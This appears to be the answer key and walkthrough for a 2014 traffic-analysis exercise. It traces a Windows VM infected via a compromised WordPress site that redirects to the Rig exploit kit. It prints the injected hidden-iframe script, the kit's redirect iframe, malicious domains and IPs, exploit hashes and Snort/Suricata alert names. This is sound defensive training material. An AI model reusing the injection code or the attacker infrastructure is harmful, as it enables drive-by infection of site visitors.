2014-11-16 TRAFFIC ANALYSIS EXERCISE - ANSWERS

PCAP is at: http://malware-traffic-analysis.net/2014/11/16/2014-11-16-traffic-analysis-exercise.pcap
Here's a tutorial for changing the column disply in Wireshark:
http://www.malware-traffic-analysis.net/tutorials/wireshark/index.html

LEVEL 1 ANSWERS:

1) What is the IP address of the Windows VM that gets infected?
172.16.165.165

2) What is the host name of the Windows VM that gets infected?
K34EN6W3N-PC

3) What is the MAC address of the infected VM?
f0:19:af:02:9b:f1

4) What is the IP address of the compromised web site?
82.150.140.30

5) What is the domain name of the compromised web site?
www.ciniholland.nl

6) What is the IP address and domain name that delivered the exploit kit and malware?
37.200.69.143

7) What is the domain name that delivered the exploit kit and malware?
stand.trustandprobaterealty.com

LEVEL 2 ANSWERS:

1) What is the redirect URL that points to the exploit kit (EK) landing page?
http://24corp-shop.com/

2) Besided the landing page (which contains the CVE-2013-2551 IE exploit), what other exploit(s) sent by the EK?
a Flash exploit and a Java exploit

4) How many times was the payload delivered?
3

5) Submit the pcap to VirusTotal and find out what snort alerts triggered. What are the EK names are shown in the Suricata alerts?
*ET CURRENT_EVENTS **Goon/Infinity** URI Struct EK Landing May 05 2014*
*ET CURRENT_EVENTS **RIG EK** Landing URI Struct*
*ET CURRENT_EVENTS **GoonEK** encrypted binary (3)*

LEVEL 3 ANSWERS:

1) Checking my website, what have I (and others) been calling this exploit kit?

Rig EK

2) What file or page from the compromised website has the malicious script with the URL for the redirect?

The index page for www.ciniholland.nl had the URL for http://24corp-shop .com/

3) Extract the exploit file(s). What is(are) the md5 file hash(es)?

Flash exploit: 7b3baa7d6bb3720f369219789e38d6ab
Java exploit: 1e34fdebbf655cebea78b45e43520ddf

4) VirusTotal doesn't show all the VRT rules under the "Snort alerts" section for the pcap analysis. If you run your own version of Snort with the VRT ruleset as a registered user (or a subscriber), what VRT rules fire?

[1:30936:3] EXPLOIT-KIT Goon/Infinity/Rig exploit kit outbound uri structure
[1:30934:2] EXPLOIT-KIT Goon/Infinity/Rig exploit kit encrypted binary download
[1:25562:4] FILE-JAVA Oracle Java obfuscated jar file download attempt
[1:27816:5] EXPLOIT-KIT Multiple exploit kit jar file download attempt


2014-11-16 TRAFFIC ANALYSIS EXERCISE - EXPLANATIONS

LEVEL 1 ANSWERS:

1) What is the IP address of the Windows VM that gets infected?

172.16.165.165


Easy enough to find this info... Just filter on http.request.




2) What is the host name of the Windows VM that gets infected?

K34EN6W3N-PC


You can find this through the NBNS or DHCP traffic.





3) What is the MAC address of the infected VM?

f0:19:af:02:9b:f1




4) What is the IP address of the compromised web site?

82.150.140.30

5) What is the domain name of the compromised web site?

www.ciniholland.nl




6) What is the IP address and domain name that delivered the exploit kit and malware?

37.200.69.143

7) What is the domain name that delivered the exploit kit and malware?

stand.trustandprobaterealty.com




LEVEL 2 ANSWERS:


1) What is the redirect URL that points to the exploit kit (EK) landing page?

http://24corp-shop.com/

You can see it here from the preview pane:



Or you can export the HTML object (File --> Export Object --> HTTP)



And find it in the extracted file:

```
<html>
<HEAD>
<meta http-equiv="Pragma" content="no-cache">

<TITLE>file not found</TITLE>
<STYLE type="text/css">

.small
        { font: 10px/9px verdana, arial, helvetica, sans-serif; color: #666666; }


</STYLE>

</HEAD>

<body bgcolor=#ffffff><div align='center'><iframe src='http://
stand.trustandprobaterealty.com/?PHPSSESID=njrMNruDMhvJFIPGKuXDSKVbM07PThnJko2ahe6JVg|
ZDJiZjZiZjI5Yzc5OTg3MzE1MzJkMmExN2M4NmJiOTM' border=0 width=125 height=10 scrolling=no></
iframe></div>
```

2) Besided the landing page (which contains the CVE-2013-2551 IE exploit), what other exploit(s) sent by the EK?

a Flash exploit and a Java exploit

Go to the export HTTP objects screen, and you can see this (File --> Export Object --> HTTP)

Packet num	Hostname	Content Type	Size	Filename
1561	stand.trustandprobaterealty.com		1355 bytes	?PHPSSESID=njrMNruDMhv
1565	stand.trustandprobaterealty.com		1460 bytes	?PHPSSESID=njrMNruDMhv
1991	stand.trustandprobaterealty.com	application/x-msdownload	401 kB	index.php?req=mp3&nur
2379	stand.trustandprobaterealty.com	application/x-msdownload	401 kB	index.php?req=mp3&nur
2394	stand.trustandprobaterealty.com	application/x-shockwave-flash	8227 bytes	index.php?req=swf&num
2415	stand.trustandprobaterealty.com	application/x-shockwave-flash	8227 bytes	index.php?req=swf&num
2469	stand.trustandprobaterealty.com	text/xml	572 bytes	index.php?req=xml&num
2471	stand.trustandprobaterealty.com	text/xml	572 bytes	index.php?req=xml&num
2475	stand.trustandprobaterealty.com	text/xml	572 bytes	index.php?req=xml&num
2489	stand.trustandprobaterealty.com	application/java-archive	10 kB	index.php?req=jar&num=
2502	stand.trustandprobaterealty.com	application/java-archive	10 kB	index.php?req=jar&num=
2977	stand.trustandprobaterealty.com	application/x-msdownload	401 kB	index.php?req=mp3&nur

4) How many times was the payload delivered?

3 (the payload is encrypted, but it's makred as x-msdownload).

Filter: http contains "Content-Length: 401811" Expression... Clear Apply Save


Time	Source	port	Destination	port	Info
02:12:28	37.200.69.143	80	172.16.165.165	49452	HTTP/1.1 200 OK (application/x-msdownload)
02:12:38	37.200.69.143	80	172.16.165.165	49451	HTTP/1.1 200 OK (application/x-msdownload)
02:13:13	37.200.69.143	80	172.16.165.165	49456	HTTP/1.1 200 OK (application/x-msdownload)

Packet num	Hostname	Content Type	Size	Filename
1561	stand.trustandprobaterealty.com		1355 bytes	?PHPSSESID=njrMNruDMhv
1565	stand.trustandprobaterealty.com		1460 bytes	?PHPSSESID=njrMNruDMhv
1991	stand.trustandprobaterealty.com	application/x-msdownload	401 kB	index.php?req=mp3&nur
2379	stand.trustandprobaterealty.com	application/x-msdownload	401 kB	index.php?req=mp3&nur
2394	stand.trustandprobaterealty.com	application/x-shockwave-flash	8227 bytes	index.php?req=swf&num
2415	stand.trustandprobaterealty.com	application/x-shockwave-flash	8227 bytes	index.php?req=swf&num
2469	stand.trustandprobaterealty.com	text/xml	572 bytes	index.php?req=xml&num
2471	stand.trustandprobaterealty.com	text/xml	572 bytes	index.php?req=xml&num
2475	stand.trustandprobaterealty.com	text/xml	572 bytes	index.php?req=xml&num
2489	stand.trustandprobaterealty.com	application/java-archive	10 kB	index.php?req=jar&num=
2502	stand.trustandprobaterealty.com	application/java-archive	10 kB	index.php?req=jar&num=
2977	stand.trustandprobaterealty.com	application/x-msdownload	401 kB	index.php?req=mp3&nur

5) Submit the pcap to VirusTotal and find out what snort alerts triggered. What are the EK names are shown in the Suricata alerts?

*ET CURRENT_EVENTS **Goon/Infinity** URI Struct EK Landing May 05 2014*
*ET CURRENT_EVENTS **RIG EK** Landing URI Struct*
*ET CURRENT_EVENTS **GoonEK** encrypted binary (3)*

https://www.virustotal.com/en/file/0e3fac547536f773bf1a21180a2294a10be97e956f091d24e168f147ecf5fafd/analysis/



LEVEL 3 ANSWERS:

1) Checking my website, what have I (and others) been calling this exploit kit?

Rig EK

Rig is similar to Infinity EK (originally identified as Goon in the spring of 2014). Some good info on Rig EK can be found at: http://www.kahusecurity.com/2014/rig-exploit-pack/

2) What file or page from the compromised website has the malicious script with the URL for the redirect?

The index page for www.ciniholland.nl had the URL for http://24corp-shop .com/

*Follow **tcp.stream eq 0** for the www.ciniholland.nl index page...*

```
GET / HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/
pjpeg, application/x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer: http://www.bing.com/search?q=ciniholland.nl&qs=ds&form=QBLH
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Accept-Encoding: gzip, deflate
Host: www.ciniholland.nl
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 16 Nov 2014 02:11:33 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
X-Pingback: http://www.ciniholland.nl/xmlrpc.php
Link: <http://www.ciniholland.nl/?p=6>; rel=shortlink
X-Powered-By: PleskLin

1e8d
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/
xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">

<head profile="http://gmpg.org/xfn/11">
.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

 <title>Ciniholland.nl | Just another WordPress site</title>
```

Scroll down a bit, and you'll find it right before the end of the page header lines.

```
function showBrowVer()
{
var divTag=document.createElement('div');
divTag.id='dt';
document.body.appendChild(divTag);
                var js_kod2 = document.createElement('iframe');
             js_kod2.src = 'http://24corp-shop.com';
             js_kod2.width = '180px';
             js_kod2.height = '200px';
....js_kod2.setAttribute('style','visibility:hidden');
document.getElementById('dt').appendChild(js_kod2);
}
</script>
</head>

<body>
<div class="headerbg">
.<div class="header">
```

3) Extract the exploit file(s). What is(are) the md5 file hash(es)?

Flash exploit: 7b3baa7d6bb3720f369219789e38d6ab
Java exploit: 1e34fdebbf655cebea78b45e43520ddf

Export these HTTP objects (File --> Export Object --> HTTP)

Packet num	Hostname	Content Type	Size	Filename
1561	stand.trustandprobaterealty.com		1355 bytes	?PHPSSESID=njrMNruDMhv
1565	stand.trustandprobaterealty.com		1460 bytes	?PHPSSESID=njrMNruDMhv
1991	stand.trustandprobaterealty.com	application/x-msdownload	401 kB	index.php?req=mp3&nur
2379	stand.trustandprobaterealty.com	application/x-msdownload	401 kB	index.php?req=mp3&nur
2394	stand.trustandprobaterealty.com	application/x-shockwave-flash	8227 bytes	index.php?req=swf&num
2415	stand.trustandprobaterealty.com	application/x-shockwave-flash	8227 bytes	index.php?req=swf&num
2469	stand.trustandprobaterealty.com	text/xml	572 bytes	index.php?req=xml&num
2471	stand.trustandprobaterealty.com	text/xml	572 bytes	index.php?req=xml&num
2475	stand.trustandprobaterealty.com	text/xml	572 bytes	index.php?req=xml&num
2489	stand.trustandprobaterealty.com	application/java-archive	10 kB	index.php?req=jar&num=
2502	stand.trustandprobaterealty.com	application/java-archive	10 kB	index.php?req=jar&num=
2977	stand.trustandprobaterealty.com	application/x-msdownload	401 kB	index.php?req=mp3&nur

*You'll only need to do one for each exploit (Flash and Java). You can use a *nix command line tool or submit the files to Virus Total.*

Flash exploit:
https://www.virustotal.com/en/file/e2e33b802a0d939d07bd8291f23484c2f68ccc33dc0655eb4493e5d3aebc0747/analysis/

Java exploit:
https://www.virustotal.com/en/file/178be0ed83a7a9020121dee1c305fd6ca3b74d15836835cfb1684da0b44190d3/analysis/

4) VirusTotal doesn't show all the VRT rules under the "Snort alerts" section for the pcap analysis. If you run your own version of Snort with the VRT ruleset as a registered user (or a subscriber), what VRT rules fire?

[1:30936:3] EXPLOIT-KIT Goon/Infinity/Rig exploit kit outbound uri structure
[1:30934:2] EXPLOIT-KIT Goon/Infinity/Rig exploit kit encrypted binary download
[1:25562:4] FILE-JAVA Oracle Java obfuscated jar file download attempt
[1:27816:5] EXPLOIT-KIT Multiple exploit kit jar file download attempt

Your results will very, depending on how you have your Snort installation configured. If you haven't tried to set up Snort on your own, check out some of the Snort Setup Guides at:
https://www.snort.org/documents